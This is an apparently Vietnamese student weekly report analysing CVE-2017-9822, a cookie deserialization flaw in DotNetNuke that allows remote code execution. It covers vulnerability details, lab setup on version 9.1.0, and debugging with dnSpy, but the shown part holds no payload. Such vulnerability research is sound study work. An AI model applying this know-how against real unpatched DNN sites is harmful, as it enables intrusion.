Báo cáo tuần 5

CVE-2017-9822


DotNetNuke (thường viết tắt là **DNN**) là một **nền tảng CMS (Content Management System)** và **web application framework** dựa trên công nghệ **ASP.NET** của Microsoft.

Thông tin chính

- **Sản phẩm ảnh hưởng:** DotNetNuke (DNN Platform) – một CMS/portal .NET phổ biến.
- **Ngày công bố:** Tháng 7/2017.
- **Mức độ:** Critical (CVSS ~9.8).
- **Loại lỗ hổng: XML External Entity (XXE) / Insecure Deserialization → Remote Code Execution (RCE).**
- **Ảnh hưởng:** trước phiên bản 9.1.1 có khả năng thực thi mã từ xa thông qua **cookie**

Hướng dẫn cài đặt

Ở đây mình đang sử dụng window 10 để setup và debug chương trình. Phiên bản mình đang cài là 9.1.0 các bạn có thể tham khảo cách cài đặt Tại đây. Và kết quả khi hoàn thành xong là:


Home
Not secure 192.168.0.195
SuperUser Account
Logout
DNN
Home
Every journey begins with the first step.
DNN® makes it easy for you to install and use the DNN® Platform. We have multiple options to suit your needs, whether you want to try the CMS out in the cloud, install it on your own server, or use it on your desktop for development. You are just a click away from getting started with DNN®.
OPEN SCALABLE EXTENSIBLE SECURE
Join the Community to Interact and Learn
Keep in touch with DNN
evoq ENGAGE
Type here to search
31°C Mưa nhỏ
1:58 CH
15/09/2025

Phân tích

Giải mã cookie CMS DNN (DotNetNuke) RCE CVE-2017-9822

Sự miêu tả

DNN (DotNetNuke) CMS là một hệ thống quản lý nội dung .NET.

DNN sử dụng phương pháp giải tuần tự hóa an toàn (usafe deserialization) cho cookie DNNPersonalization. Việc giải tuần tự hóa đối tượng tùy ý về bản chất là không an toàn và không bao giờ nên thực hiện trên dữ liệu không đáng tin cậy. Kẻ tấn công có thể lợi dụng lỗ hổng này để thực thi mã tùy ý trên hệ thống.

Khắc phục

Nâng cấp lên phiên bản mới nhất của DNN

Tài liệu tham khảo

- Trung tâm an ninh
- ysoserial.net

Mức độ nghiêm trọng

Cao

Phân loại

CVE-2017-9822 | CWE-502


CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N

Thẻ

Giải tuần tự hóa không an toàn | Acumonitor | Các lỗ hổng đã biết


- Theo các bài báo cáo tôi đã đọc thì lỗ hổng này nằm tại vị trí xử lý cookie của **DotNetNuke**
- DNN sử dụng phương pháp giải tuần tự hóa an toàn (usafe deserialization) cho cookie DNNPersonalization



Debug

- Ở đây tôi sử dụng **dnSpy** là một công cụ **decompiler (trình dịch ngược) và debugger** dành cho ứng dụng **.NET (C#, VB.NET, F#...)**. Nó cho phép bạn **xem, phân tích, và chỉnh sửa mã nguồn** từ các file biên dịch như `.dll` hoặc `.exe` viết bằng .NET. Có thể cài đặt Tại đây Chúng ta cần phải tải 2 phiên bản để phục vụ cho việc debug.

- Đầu tiên hãy mở `DotNetNuke.dll` bằng phiên bản 32 bit hãy chọn **Edit Assembly Attributes (C#)**



- Sau đó thay dòng

```
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
```

- Thành

```
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default |
DebuggableAttribute.DebuggingModes.DisableOptimizations |
```


```
DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints |
DebuggableAttribute.DebuggingModes.EnableEditAndContinue)]
```

Edit Assembly Attributes - DotNetNuke (9.1.0.367)


```
using System;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.Versioning;
using DotNetNuke.Application;

[assembly: AssemblyVersion("9.1.0.367")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default |
DebuggableAttribute.DebuggingModes.DisableOptimizations |
DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints |
DebuggableAttribute.DebuggingModes.EnableEditAndContinue)]
[assembly: AssemblyCompany("DNN Corporation")]
[assembly: AssemblyProduct("http://www.dnnsoftware.com")]
[assembly: AssemblyCopyright("DotNetNuke is copyright 2002-2017 by DNN Corporation. All Rights Reserved.")]
[assembly: AssemblyTrademark("DNN")]
[assembly: AssemblyFileVersion("9.1.0.367")]
[assembly: AssemblyTitle("DotNetNuke")]
[assembly: AssemblyDescription("Open Source Web Application Framework")]
[assembly: CLSCompliant(true)]
[assembly: AssemblyStatus(ReleaseMode.Stable)]
[assembly: InternalsVisibleTo("DotNetNuke.Tests.Core")]
[assembly: InternalsVisibleTo("DynamicProxyGenAssembly2")]
[assembly: InternalsVisibleTo("DotNetNuke.Web")]
[assembly: InternalsVisibleTo("DotNetNuke.HttpModules")]
[assembly: InternalsVisibleTo("DotNetNuke.Modules.MemberDirectory")]
[assembly: InternalsVisibleTo("DotNetNuke.Provider.AspNetProvider")]
[assembly: InternalsVisibleTo("DotNetNuke.Tests.Content")]
[assembly: InternalsVisibleTo("DotNetNuke.Tests.Web")]
[assembly: InternalsVisibleTo("DotNetNuke.Tests.Urls")]
[assembly: InternalsVisibleTo("DotNetNuke.Tests.Professional")]
[assembly: InternalsVisibleTo("DotNetNuke.SiteExportImport")]
```

Sau đó hãy lưu lại.

- Mở bản 64 bit với quyền Admin và chọn `Attach to Process`




- Tiếp theo hãy chọn `w3wp.exe`




Lý do chọn `w3wp.exe` là:

- `w3wp.exe` = **IIS Worker Process**.
- Nó là tiến trình thực thi của **Application Pool** trong IIS.
- Khi có request HTTP gửi đến website, IIS sẽ tạo hoặc tái sử dụng một `w3wp.exe` để xử lý request đó (chạy code ASP.NET, xử lý module, middleware, database connection...).
- Mỗi Application Pool có thể có một hoặc nhiều tiến trình `w3wp.exe` tùy cấu hình (web garden, recycling).

